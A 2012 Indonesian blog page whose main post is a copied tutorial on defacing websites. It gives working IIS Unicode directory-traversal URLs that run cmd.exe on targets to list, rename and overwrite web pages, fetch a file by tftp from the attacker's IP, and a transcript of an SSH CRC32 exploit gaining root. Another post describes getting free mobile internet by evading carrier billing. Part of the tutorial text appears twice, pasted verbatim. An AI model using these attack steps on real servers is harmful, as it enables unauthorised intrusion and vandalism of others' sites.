Senin, 02 April 2012


Sabtu, 17 Maret 2012
kebasaran ALLAH awan jatuh dari langit
MAAF kalau sekiranya saya salah memberi judul ata ini mungkin hanya anda anggap lelucon atau apa tapi ini katanya katanya loh ya bukan rekayasa tpi nyata ada nya terjadi dan pas tertangkap kamera,,
Jumat, 16 Maret 2012
INTERNET GRATIS PC/LAPTOP. MB TRI
SALAH DAN DOSAKAH AKU JIKA BERBAGI
SALAM MANIS DAN SALAM ASEM BUAT SEMUA YUK KITA COBA INTRNETAN GRATIS......
SEMOGA AJA ANDA BERHASIL DAN BISA MENIKMATI TRIK INI....TENTUNYA KITA HARUS MENYIAPKAN SEGALA PERALATANYA
1.MODEM GSM
2.KARTU PERDANA YG AKTIF TREE
3.KOPI,SUSU.ROKOK
4.PALU.OBENG.DAN GERGAJI
POIN KE 4 GA USAH YA HEHEHE HANYA CANDA AJA....
OKE KITA MUALAI
Untuk Trik Trik Internet Gratis Three PC/Laptop/Notebook,kudu berkorban pulsa
Rp.1000perak, tapi tenang sob, pulsa ini tidak akan kepotong kok (Berdasarkan pengalamanku selama
2hari). Jadi ada pulsanya hanya untuk menghindari sebagian kecil tendangan maut.
langsung saja Aplikasi dan Langkah-langkahnya silahkan download di bawah , Slurppppppp Sedot yah ^^
Aplikasi Proxifier Fungsi software ini untuk untuk mendirect semua proxy di browser/semua software
yang terhubung dengan Internet di PC Sobat Pembaca.
Aplikasi Reconnect
Instal semua software diatas dan extract masing-masing configna sesuai dengan folder teman-teman
Instal aplikasinya, Dan Ikuti petunjuknya.
"ingat selalu yah "beda tempat beda rasa"
SAYA MENDAPAT JARINGA HSDPA/3G DG SPEED DONLOT LUMAYAN NGEBUT LOH BISA SAMEAN LIHAT DI FB SAYA.CARI AJA DI FB SAYA YA
nich sepeed donlod nya

ini juga klik SINI KALO MAU LIHAT

MONGGO YANG SUKA GRATISAN DISEDOT MUMPUNG MASIH WORK.....
JANGAN LUPA BACA BISMILAH
DOWNLOAD KLIK SINI YA
Senin, 12 Maret 2012
Ngedeface site yuk..
Deface adalah kegiatan untuk mengganti ataupun merubah tampilan halaman depan sebuah situs. Tentu saja prosesnya ilakukan dengan memanfaatkan kelemahan dari situs tersebut, sehingga kalo loe adalah web master dan loe ngerubah tampilan halaman situs yang loe punya tentu saja itu nggak bisa disebut deface.
harus kamu ketahui untuk melakukan proses deface adalah OS (Operating System) dari server situs tersebut. Hal ini karena karakteristik dari tiap OS yang berbeda-beda, contohnya antara IIS dengan BSD tentu saja sangat berbedaapabila kita ingin melakukan deface diantara kedua OS tsb. Operating System atau OS biasanya kalo gue sich gue kelompikin ke 2 keluarga besar,yaitu :
1. IIS (server untuk microsoft, dkk)
2. Unix(linux,BSD,IRIX,SOLARIS,dsb)
Nah kita kelompikin jadi 2 gitu aja yah..:) sekarang saya coba jelaskan satu-satu. Dikarenakan sudah banyak tutorial yang membahas mengenai kelemahan dari IIS (baik IIS 4 maupun 5) maka disini gue cumancopy-paste tutorial yang pernah dibuat oleh salah satu “maha guru” dalam komunitas #cracxer di DALNET, yah sapa lagi kalo bukan “pak-tani” (master..paLa loE lONjoNG..!!) heheheeh… ini dia tutorialnya :
DEFACING NT WEB SERVER WITH BUG UNICODE MICROSOFT IIS
————————————————————-
Melalui tutor ini saya teh hanya ingin berbagi pengalaman mengenai cara men-deface website yang menggunakan Microsoft Internet Information Server atau Microsoft IIS. Harap DeFaceR (sebutan bagi org yg suka deface..;p) ketahui…Microsoft Internet Information Server atau MS IIS 4.0/5.0 memiliki suatu bug yang dinamakan “unicode bug”. Sayah tidak akan menjelaskan panjang lebar mengenai “unicode bug” ini karena sayah takut salah menjelaskan (ssSSTTtHHH!! gn bilang sapa2 yah sebenernyah sayah teh emang gak tau …ehehehheehhe..;p~). Yang jelas dengan bug ini kita bisa mengeksplorasi komputer target dengan hanya menggunakan internet browser.
OK…mari kita mulai…Pertama kita cari site site target terlebih dahulu di search engine (google,yahoo,dll)…key nya terserah
kowe…..Lalu utk mengetahui site itu menggunakan MS IIS 4.0/5.0…Kita scan terlebih dahulu di www.netcraft.com……dapat site yah..??…Okeh..setelah kita mendapatkan site yg menggunakan MS IIS 4.0/5.0 …Langkah selanjutnya utk mengetahui site tersebut belum di-patch bug unicode nya mari kita scan site tersebut di mirc (utk mengeteahui cara scan lewat mirc….coba koe buka http://www.jasakom.com/hacking.asp page 3 Scanning Exploit Unicode Dengan MIRC),bisa juga memakai sopwer yg
bisa and DL di http://accessftp.topcities.com/…. or memakai cara manual yg lebih sering sayah gunakan ehehhehehhee…contoh:
http://wwwtargethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
Ada dua kemungkinan yang tampil pada browser Anda yaitu:
Kahiji : Muncul pesan ERROR …
Kaduana : Muncul daftar file-file dari drive C pada komputer server
target. Bila ini terjadi maka
www.targethost.com tadi ada kemungkinan untuk bisa kita deface…
Mari kita perhatikan URL aneh bin ajaib diatas. Akan sayah bagi URL
diatas menjadi empat bagian yaitu :
· Bagian host, yaitu “http://www.targethost.com”
· Bagian exploit string, yaitu “/scripts/..%255c..%255c”
· Bagian folder, yaitu “/winnt/system32/”
· Bagian command, yaitu “cmd.exe?/c+dir+c:\”
Kita lihat pada bagian command diatas menunjukkan perintah “dir c:\” yang berarti melihat seluruh file-file yang berada pada root drive C. Koe bisa mencoba perintah yang lain seperti “dir d:\” atau yang lain. Ingat, Koe harus mengganti karakter spasi dengan tanda “+”. Koe bahkan bisa menge tahui konfigurasi IP address komputer tujuan dengan mengetikkan perintah “ipconfig.exe /all”
Selain itu ada beberapa kemungkinan yaitu bisa saja URL diatas masih menampilkan error pada browser koe. Untuk itu koe ganti sajah bagian eksploit stringnyah, eksploit string yg sering tembus adalah :
- /cgi-bin/..%255c..%255c
- /msadc/..%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af..
- /cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /scripts/..%255c..%255c
Jika semua pilihan eksploit string diatas masih memunculkan pesan error pada browser koe maka kemungkinan besar IIS pada web server sudah di-patch bug unicode nya (OR IE kowe yg lagie dodolss …hiheiehiehiehei). Dan koe bisa memilih situs lain sebagai sasaran….(yg sabar yah nak nyari targetnyah…ehehhehehe).
Lanjuttt……udeh dapet site yg bug unicodenyah gak di patch..??….Langkah berikutnya adalah mengetahui di folder manakah diletakkan dokumen-dokumen web seperti default.htm/html/asp,,index.htm/html/asp,home.htm/html/asp,main.htm/html/asp,.ada juga yg pake .php/php3/shtml. Folder ini dinamakan web root. Biasanya web root berada di C:\InetPub\wwwroot\ atau D:\InetPub\wwwroot. Tapi terkadang web administrator menggantinya dengan yang lain. Untuk mengetahuinya koe cukup mengetikkan URL seperti di bawah ini
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+set
URL diatas akan menampilkan daftar environment variable dari web server sasaran. Kebuka..??…Nah tugas koe skrg adalah mencari PATH_TRANSLATED atau tulisan PATH_TRANSLATEDnyah…gak ada yahh ..??…coba deh koe ripresh lagehh…udah ketemuuu…nah skrg kita DIR deh tuh si PATH_TRANSLATED nyah…..Kita ambil contoh PATH_TRANSLATEDnyah :
C:\InetPub\wwwroot….Perintahnya ng-DIR nyah :
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\InetPub\wwwroot
Huaaaaaaa….isinyah banyak banged yahh…..mana dokumen2 web yg kita curigain itu ada 3 bijih. lagehh… .hemm santeyy…oiyahh…lupa sayah…Tugas kita setelah ng-DIR PATH_TRANSLATEDnyah….. truss kita cari dokumen web itu disitu utk kita RENAME….gemana kalo misalnyah dokumen2 web yg kita curigain itu ada 3..santeyy…coba skrg koe buka site aslinyah di laen window….
http://www.targethost.com == neh yg ini……di situ kan alias di
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\InetPub\wwwroot
dokumen2 web nyah ada 3 macem pasti kita bingung yg mana neh yg mo di RENAME….misalnya : di
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\InetPub\wwwroot
itu ada :
Directory of C:\InetPub\wwwroot
07/20/01 03:21p 1,590 default.htm
07/20/01 03:21p 590 index.html
07/20/01 03:21p 3,453 main.html
Udah di buka kan site aslinyah…nah coba masukin salah satu dokumen web itu di site asli nyah… contoh : http://www.targethost.com/default.htm kita liad hasilnya apa kah sama gambarnya (halaman depannya) setelah kita masukin dokumen web tadee.waww ternyata tidak sama hemm.coba masukin lageh salah satu dokumen web itu site aslinyah.mMmm..kita masukin yg main.html.waww waww..ternyata sama gambarnyahh.Nah skrg kita RENAME deh yg main.html ituu. perintahnya :
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+ren+C:\InetPub\wwwroot\main.html+gue.html
Lihat apa yg terjadi di IE kitaa
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are:
Access is denied
Yahhhh..akses dineyy.hiekksss jgn nyerah bro` kita carih lageh targetnyah okeHh !!!Dapat targetnyah..??udah di RENAME nyah??.Hasilnya setelah di RENAME seperti di bawah ini bukan??
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are :
Kalo iyahh.waaa selamat anda telah merubah or berhasil men-deface halaman depan web site tersebut.kalo gak caya buka ajah site aslinyah pasti ERROR kann ehehhehehhee (Jgn lupa kita simpan C:\InetPub\wwwroot\main.html *file yg kita rename tadi di notepad utk langkah selanjutnyah*)
Sekarang koe tugasnyah meng-upload file koe ke site tadee Ada dua cara my bro` Pertama lewat ECHO..Kedua lewat TFTP32.
*Cara pertama :*
Utk meng-upload file lewat echo sebelumnyah kita harus mengcopy file cmd.exe pada direktori C:\winnt\system32 ke suatu folder lain atau folder yang sama dengan nama lain, misalnya cmdku.exe. Untuk meng-copy cmd.exe menjadi cmdku.exe pada folder winnt\system32 maka cukup ketik URL berikut :
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\cmdku.exe
Pasti hasilnya akan seperti di bawah ini :
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are :
1 file(s) copied.
Tujuan kita meng-copy cmd.exe menjadi cmdku.exe adalah agar kita bisa menjalankan perintah echo dengan lengkap. Apabila Anda menggunakan cmd.exe maka perintah echo tidak bisa digunakan untuk menulis atau membuat file.
Okeih beBb skrg mari kita up-load file nya lewat perintah echo perintahnya :
http://www.targethost.com/scripts/..%255c..%255ccmdku.exe?/c+echo+”..::DeFaCinG<br />
by :w15nu 1bll3zb0y5::.. ![]()
harus kamu ketahui untuk melakukan proses deface adalah OS (Operating System) dari server situs tersebut. Hal ini karena karakteristik dari tiap OS yang berbeda-beda, contohnya antara IIS dengan BSD tentu saja sangat berbedaapabila kita ingin melakukan deface diantara kedua OS tsb. Operating System atau OS biasanya kalo gue sich gue kelompikin ke 2 keluarga besar,yaitu :
1. IIS (server untuk microsoft, dkk)
2. Unix(linux,BSD,IRIX,SOLARIS,dsb)
Nah kita kelompikin jadi 2 gitu aja yah..:) sekarang saya coba jelaskan satu-satu. Dikarenakan sudah banyak tutorial yang membahas mengenai kelemahan dari IIS (baik IIS 4 maupun 5) maka disini gue cumancopy-paste tutorial yang pernah dibuat oleh salah satu “maha guru” dalam komunitas #cracxer di DALNET, yah sapa lagi kalo bukan “pak-tani” (master..paLa loE lONjoNG..!!) heheheeh… ini dia tutorialnya :
DEFACING NT WEB SERVER WITH BUG UNICODE MICROSOFT IIS
————————————————————-
Melalui tutor ini saya teh hanya ingin berbagi pengalaman mengenai cara men-deface website yang menggunakan Microsoft Internet Information Server atau Microsoft IIS. Harap DeFaceR (sebutan bagi org yg suka deface..;p) ketahui…Microsoft Internet Information Server atau MS IIS 4.0/5.0 memiliki suatu bug yang dinamakan “unicode bug”. Sayah tidak akan menjelaskan panjang lebar mengenai “unicode bug” ini karena sayah takut salah menjelaskan (ssSSTTtHHH!! gn bilang sapa2 yah sebenernyah sayah teh emang gak tau …ehehehheehhe..;p~). Yang jelas dengan bug ini kita bisa mengeksplorasi komputer target dengan hanya menggunakan internet browser.
OK…mari kita mulai…Pertama kita cari site site target terlebih dahulu di search engine (google,yahoo,dll)…key nya terserah
kowe…..Lalu utk mengetahui site itu menggunakan MS IIS 4.0/5.0…Kita scan terlebih dahulu di www.netcraft.com……dapat site yah..??…Okeh..setelah kita mendapatkan site yg menggunakan MS IIS 4.0/5.0 …Langkah selanjutnya utk mengetahui site tersebut belum di-patch bug unicode nya mari kita scan site tersebut di mirc (utk mengeteahui cara scan lewat mirc….coba koe buka http://www.jasakom.com/hacking.asp page 3 Scanning Exploit Unicode Dengan MIRC),bisa juga memakai sopwer yg
bisa and DL di http://accessftp.topcities.com/…. or memakai cara manual yg lebih sering sayah gunakan ehehhehehhee…contoh:
http://wwwtargethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
Ada dua kemungkinan yang tampil pada browser Anda yaitu:
Kahiji : Muncul pesan ERROR …
Kaduana : Muncul daftar file-file dari drive C pada komputer server
target. Bila ini terjadi maka
www.targethost.com tadi ada kemungkinan untuk bisa kita deface…
Mari kita perhatikan URL aneh bin ajaib diatas. Akan sayah bagi URL
diatas menjadi empat bagian yaitu :
· Bagian host, yaitu “http://www.targethost.com”
· Bagian exploit string, yaitu “/scripts/..%255c..%255c”
· Bagian folder, yaitu “/winnt/system32/”
· Bagian command, yaitu “cmd.exe?/c+dir+c:\”
Kita lihat pada bagian command diatas menunjukkan perintah “dir c:\” yang berarti melihat seluruh file-file yang berada pada root drive C. Koe bisa mencoba perintah yang lain seperti “dir d:\” atau yang lain. Ingat, Koe harus mengganti karakter spasi dengan tanda “+”. Koe bahkan bisa menge tahui konfigurasi IP address komputer tujuan dengan mengetikkan perintah “ipconfig.exe /all”
Selain itu ada beberapa kemungkinan yaitu bisa saja URL diatas masih menampilkan error pada browser koe. Untuk itu koe ganti sajah bagian eksploit stringnyah, eksploit string yg sering tembus adalah :
- /cgi-bin/..%255c..%255c
- /msadc/..%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af..
- /cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
- /scripts/..%255c..%255c
Jika semua pilihan eksploit string diatas masih memunculkan pesan error pada browser koe maka kemungkinan besar IIS pada web server sudah di-patch bug unicode nya (OR IE kowe yg lagie dodolss …hiheiehiehiehei). Dan koe bisa memilih situs lain sebagai sasaran….(yg sabar yah nak nyari targetnyah…ehehhehehe).
Lanjuttt……udeh dapet site yg bug unicodenyah gak di patch..??….Langkah berikutnya adalah mengetahui di folder manakah diletakkan dokumen-dokumen web seperti default.htm/html/asp,,index.htm/html/asp,home.htm/html/asp,main.htm/html/asp,.ada juga yg pake .php/php3/shtml. Folder ini dinamakan web root. Biasanya web root berada di C:\InetPub\wwwroot\ atau D:\InetPub\wwwroot. Tapi terkadang web administrator menggantinya dengan yang lain. Untuk mengetahuinya koe cukup mengetikkan URL seperti di bawah ini
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+set
URL diatas akan menampilkan daftar environment variable dari web server sasaran. Kebuka..??…Nah tugas koe skrg adalah mencari PATH_TRANSLATED atau tulisan PATH_TRANSLATEDnyah…gak ada yahh ..??…coba deh koe ripresh lagehh…udah ketemuuu…nah skrg kita DIR deh tuh si PATH_TRANSLATED nyah…..Kita ambil contoh PATH_TRANSLATEDnyah :
C:\InetPub\wwwroot….Perintahnya ng-DIR nyah :
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\InetPub\wwwroot
Huaaaaaaa….isinyah banyak banged yahh…..mana dokumen2 web yg kita curigain itu ada 3 bijih. lagehh… .hemm santeyy…oiyahh…lupa sayah…Tugas kita setelah ng-DIR PATH_TRANSLATEDnyah….. truss kita cari dokumen web itu disitu utk kita RENAME….gemana kalo misalnyah dokumen2 web yg kita curigain itu ada 3..santeyy…coba skrg koe buka site aslinyah di laen window….
http://www.targethost.com == neh yg ini……di situ kan alias di
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\InetPub\wwwroot
dokumen2 web nyah ada 3 macem pasti kita bingung yg mana neh yg mo di RENAME….misalnya : di
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\InetPub\wwwroot
itu ada :
Directory of C:\InetPub\wwwroot
07/20/01 03:21p 1,590 default.htm
07/20/01 03:21p 590 index.html
07/20/01 03:21p 3,453 main.html
Udah di buka kan site aslinyah…nah coba masukin salah satu dokumen web itu di site asli nyah… contoh : http://www.targethost.com/default.htm kita liad hasilnya apa kah sama gambarnya (halaman depannya) setelah kita masukin dokumen web tadee.waww ternyata tidak sama hemm.coba masukin lageh salah satu dokumen web itu site aslinyah.mMmm..kita masukin yg main.html.waww waww..ternyata sama gambarnyahh.Nah skrg kita RENAME deh yg main.html ituu. perintahnya :
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+ren+C:\InetPub\wwwroot\main.html+gue.html
Lihat apa yg terjadi di IE kitaa
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are:
Access is denied
Yahhhh..akses dineyy.hiekksss jgn nyerah bro` kita carih lageh targetnyah okeHh !!!Dapat targetnyah..??udah di RENAME nyah??.Hasilnya setelah di RENAME seperti di bawah ini bukan??
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are :
Kalo iyahh.waaa selamat anda telah merubah or berhasil men-deface halaman depan web site tersebut.kalo gak caya buka ajah site aslinyah pasti ERROR kann ehehhehehhee (Jgn lupa kita simpan C:\InetPub\wwwroot\main.html *file yg kita rename tadi di notepad utk langkah selanjutnyah*)
Sekarang koe tugasnyah meng-upload file koe ke site tadee Ada dua cara my bro` Pertama lewat ECHO..Kedua lewat TFTP32.
*Cara pertama :*
Utk meng-upload file lewat echo sebelumnyah kita harus mengcopy file cmd.exe pada direktori C:\winnt\system32 ke suatu folder lain atau folder yang sama dengan nama lain, misalnya cmdku.exe. Untuk meng-copy cmd.exe menjadi cmdku.exe pada folder winnt\system32 maka cukup ketik URL berikut :
http://www.targethost.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\cmdku.exe
Pasti hasilnya akan seperti di bawah ini :
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are :
1 file(s) copied.
Tujuan kita meng-copy cmd.exe menjadi cmdku.exe adalah agar kita bisa menjalankan perintah echo dengan lengkap. Apabila Anda menggunakan cmd.exe maka perintah echo tidak bisa digunakan untuk menulis atau membuat file.
Okeih beBb skrg mari kita up-load file nya lewat perintah echo perintahnya :
http://www.targethost.com/scripts/..%255c..%255ccmdku.exe?/c+echo+”
HacKeD by : ME HacKeD by : ME
ThX tO ALL crew in %23cracxer oN IRC
DALNET
NO THX TO :sex dhuwe blog”+>+
C:\InetPub\wwwroot\main.html
Kita liat apa yg terjadi di IE kita.
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are :
Waa..waaa.selamat anda telah berhasil meng-upload file anda lewat cara echo tadee silahkan buka web site target tadi
Oiyahh sayah uraikan sedikit URL ajaib tadii. Sayah akan membagi URL tadi menjadi empat bagian :
* Bagian hosting dan exploit string yaitu,
http://www.targethost.com/scripts/..%255c..%255c
* Bagian command yaitu, cmdku.exe?/c+echo+
* Bagian HTML yaitu,
ThX tO ALL crew in %23cracxer oN IRC DALNETNO THX TO :ib”+>+
* Bagian PATH_TRANSLATEDnyah(rootnyah)+Dokumen webnyah yaitu,
C:\InetPub\wwwroot\main.html
*Cara kedua:*
Utk meng-upload file lewat TFTP32 sebelumnyah koe2 orang harus mendownload sopwer TFTP32 terlebih dahulu di http://www.download.com ketik keynya TFTP32 dan koe harus maen diserver (sebab di user pasti takkan bisa). Meng-upload file lewat TFTP32.. koe tdk perlu mengcopy cmd.exe nyah langsung sajah.mari kita mulai meng-uploadnyah perintahnya :
http://www.targethost.com/scripts/..%255c..%255c
/winnt/system32/cmd.exe?/c+tftp+-i+202.95.145.71(IP mu)+get+antique.htm(file yg mau koe
up-load)+ C:\InetPub\wwwroot\main.html
Kita liat lagi apa yg terjadi di IE kita.
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are :
Waa..waaa.selamat anda telah berhasil meng-upload file anda memakai sopwer TFTP32 tadee silahkan buka web site target tadi.
Sayah akan uraikan juga URL tadee menjadi 4 bagian :
* Bagian hosting dan exploit string yaitu,
http://www.targethost.com/scripts/..%255c..%255c
* Bagian folder, yaitu /winnt/system32/
* Bagian command, yaitu cmd.exe?/c+tftp+-i+202.95.145.71(IP
mu)+get+antique.htm(file yg mau koe up-load)+
* Bagian PATH_TRANSLATEDNYAH(rootnyah)+Dokumen webnyah yaitu,
C:\InetPub\wwwroot\main.html
Kekurangannyah dalam meng-upload file lewat TFTP32terkadang suatu server (web site) tidak mau menerima up-load file kita tadee.Jikalau itu terjadi maka gunakanlah cara pertama diatas tadee.
Sebelumnya dan sesudahnyah sayah mo ngejelasin bahwa tutorial ini tidak mempunyai maksud tertentu selain untuk ilmu pengetahuan dan kebebasan dalam berbagi ilmu pengetahuan. Sayah tidak bertanggung jawab apapun terhadap segala sesuatu yang terjadi akibat tutorial ini. Tutorial ini bersifat terbuka yang berarti Anda bisa memberikan kritik dan saran terhadap tutorial ini.
——————————————–END————————————————–
Nah itu adalah cara pemanfaatan lubang di IIS server yang dikenal dengan nama UNICODE, untuk tambahan bahwa sekarang UNICODE telah berkembang banyak ditemukan beberapa bug baru yang dapat dimanfaatkan untuk masuk ke server IIS, untuk hal ini kalian bisa cari di situs2 cyber underground…hehehehe “yang kreatif donk..!!”
Okeh sekrang kita ke UNIX yah…di unix sendiri yang perlu dilakukan untuk men-deface situs adalah memperoleh fasilitas root dari server tsb. Cara memperoleh fasilitas root tentu saja melalui exploit (mengenai masalah exploit bisa kalian lihat di bagian “Hacking Shell”). Nah disini gue akan memberi salah satu contoh mendapatkan fasilitas root dari exploit “SSH CRC32 Exploit”, exploit ini ditujukan pada SSH server yang berjalan pada SSH protocol 1 atau SSH protocol 2 configured to drop back to protocol
1. Ketika berjalan exploitnya akan bekerja seperti ini :
[root@juventini]# ./x10 -t1 192.168.1.120
password:
Target: Small – SSH-1.5-1.2.26
Attacking: 192.168.1.120:22
Testing if remote sshd is vulnerable # ATTACH NOWYES #
Finding h – buf distance (estimate)
(1 ) testing 0×00000004 # SEGV #
(2 ) testing 0x0000c804 # FOUND #
Found buffer, determining exact diff
Finding h – buf distance using the teso method
(3 ) binary-search: h: 0x083fb7fc, slider: 0×00008000 # SEGV #
(4 ) binary-search: h: 0x083f77fc, slider: 0×00004000 # SURVIVED #
(5 ) binary-search: h: 0x083f97fc, slider: 0×00002000 # SURVIVED #
(6 ) binary-search: h: 0x083fa7fc, slider: 0×00001000 # SEGV #
(7 ) binary-search: h: 0x083f9ffc, slider: 0×00000800 # SEGV #
(8 ) binary-search: h: 0x083f9bfc, slider: 0×00000400 # SEGV #
(9 ) binary-search: h: 0x083f99fc, slider: 0×00000200 # SURVIVED #
(10) binary-search: h: 0x083f9afc, slider: 0×00000100 # SEGV #
(11) binary-search: h: 0x083f9a7c, slider: 0×00000080 # SEGV #
(12) binary-search: h: 0x083f9a3c, slider: 0×00000040 # SEGV #
(13) binary-search: h: 0x083f9a1c, slider: 0×00000020 # SEGV #
(14) binary-search: h: 0x083f9a0c, slider: 0×00000010 # SURVIVED #
(15) binary-search: h: 0x083f9a14, slider: 0×00000008 # SURVIVED #
Bin search done, testing result
Finding exact h – buf distance
(16) trying: 0x083f9a14 # SURVIVED #
Exact match found at: 0x000065ec
Looking for exact buffer address
Finding exact buffer address
(17) Trying: 0x080865ec # SURVIVED #
Finding distance till stack buffer
(18) Trying: 0xb7f81400 # SEGV #
(19) Trying: 0xb7f81054 # SEGV #
(20) Trying: 0xb7f80ca8 # SEGV #
(21) Trying: 0xb7f808fc # SEGV #
(22) Trying: 0xb7f80550 # SEGV #
(23) Trying: 0xb7f801a4 # SEGV #
(24) Trying: 0xb7f7fdf8 # SEGV #
(25) Trying: 0xb7f7fa4c # SEGV #
(26) Trying: 0xb7f7f6a0 # SEGV #
(27) Trying: 0xb7f7f2f4 # SEGV #
(28) Trying: 0xb7f7ef48 # SEGV #
(29) Trying: 0xb7f7eb9c # SEGV #
(30) Trying: 0xb7f7e7f0 # SEGV #
(31) Trying: 0xb7f7e444 # SEGV #
(32) Trying: 0xb7f7e098 # SURVIVED # verifying
(33) Trying: 0xb7f7e098 # SEGV # OK
Finding exact h – stack_buf distance
(34) trying: 0xb7f7de98 slider: 0×0200# SURVIVED #
(35) trying: 0xb7f7dd98 slider: 0×0100# SURVIVED #
(36) trying: 0xb7f7dd18 slider: 0×0080# SEGV #
(37) trying: 0xb7f7dd58 slider: 0×0040# SEGV #
(38) trying: 0xb7f7dd78 slider: 0×0020# SURVIVED #
(39) trying: 0xb7f7dd68 slider: 0×0010# SEGV #
(40) trying: 0xb7f7dd70 slider: 0×0008# SEGV #
(41) trying: 0xb7f7dd74 slider: 0×0004# SURVIVED #
(42) trying: 0xb7f7dd72 slider: 0×0002# SEGV #
Final stack_dist: 0xb7f7dd74
EX: buf: 0x080835ec h: 0x0807d000 ret-dist: 0xb7f7dcfa
ATTACH NOW
Changing MSW of return address to: 0×0808
Crash, finding next return address
Changing MSW of return address to: 0×0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x080835ec h: 0x0807d000 ret-dist: 0xb7f7dcf6
ATTACH NOW
Changing MSW of return address to: 0×0808
Crash, finding next return address
Changing MSW of return address to: 0×0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x080835ec h: 0x0807d000 ret-dist: 0xb7f7dcfc
ATTACH NOW
Changing MSW of return address to: 0×0808
Crash, finding next return address
Changing MSW of return address to: 0×0809
No Crash, might have worked
Reply from remote: CHRIS CHRIS
***** YOU ARE IN *****
localhost.localdomain
Linux localhost.localdomain 2.2.16-22 #1 Tue Aug 22 16:49:06 EDT 2000
i686
unknown
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
…..HOREEEEE…dapat root heheehehhe, nah sekarang loe udah mendapatkan fasilitas root, okeh sekarang kita mulai men-deface situs yang tedapat pada server tsb. Pertama-tama perlu kalian ketahui bahwa biasanya halaman index pada server UNIX ditempatkan pada direktori tertentu, yaitu : home/html atau home/html/httpd atau bisa juga di direktori var/html atau var/html/httpd
naH..tunggu apa lagi coba deh loe liat-liat isi direktori itu…untuk meyakinkannya loe buka situs tsb pada browser dan lihatlah apa nama dari file halaman index situs itu..hmmm biasanya sich index.html atau index.htm Udah dapat indexnya? kalo udah sekarang loe bisa echo deh…gampang kan??? heheheh..cuman kalo gue rada malas sich make echo mending bikin halaman baru…;)), gini caranya :
1. ganti dulu nama indexnyamv index.htm oldindex.htm
2. sekarang buka editor dari shell, bisa make vi atau pico : vi index.htm
3. masukan HTML yang kalian buat di vi ataupun pico tadi
4. buka browser kalian….heheeheh..udah ganti kan sekrang halamannya..:))) SiiiPPPP..!!
Gitu aja kok caranya…mudah aja kan..?? hehehhe…intinya memang cuman bagaimana mendapatkan fasilitas root pada server, dan seperti yang telah gue bilang tadi bahwa setiap server memiliki karakteristik yang berbeda-beda sesuai dengan OS nya masing2. Sehingga diperlukan exploit yang berbeda apabila kita ingin mencoba menembus server yang memiliki OS yang berbeda pula…so many exploit out thare…just get iT..!! hehehheudah dulu yah…BUBAyyyyy
Selasa, 21 Februari 2012
Anti Virus Andalan 2012 | Upgrade Antivirus | Last Update

Anti Virus Andalan 2012 | Upgrade Antivirus | Last Update - Permisi agan agan, berbicara virus dan obatnya atau yang biasa kita sebut anti virus memang tidak pernah ada habisnya, hal ini disebabkan karena bila ada suatu teknologi terbaru maka akan ada orang lain yang mencari titik kelemahannya dengan mencoba menyusup, mengintai bahkan merusak dan mengambil isinya, sehingga dibutuhkan kewaspadaan ekstra tinggi agar apa yang kita simpan menjadi aman yaitu dengan memasang bodyguard atau anti virus. Anti virus andalan tahun ini adalah generasi anti virus last update atau update terakhir ditahun ini, untuk itu segera upgrade kemampuan antivirus anda dengan antivirus terbaru yang memiliki sistem kekebalan terbaru dan handal untuk memproteksi komputer dan data data penting anda. Bismillah semoga kuat dari godaan dari para pengganggu yang bernama virus trojan, macro, diehard, susshi, mac dll.
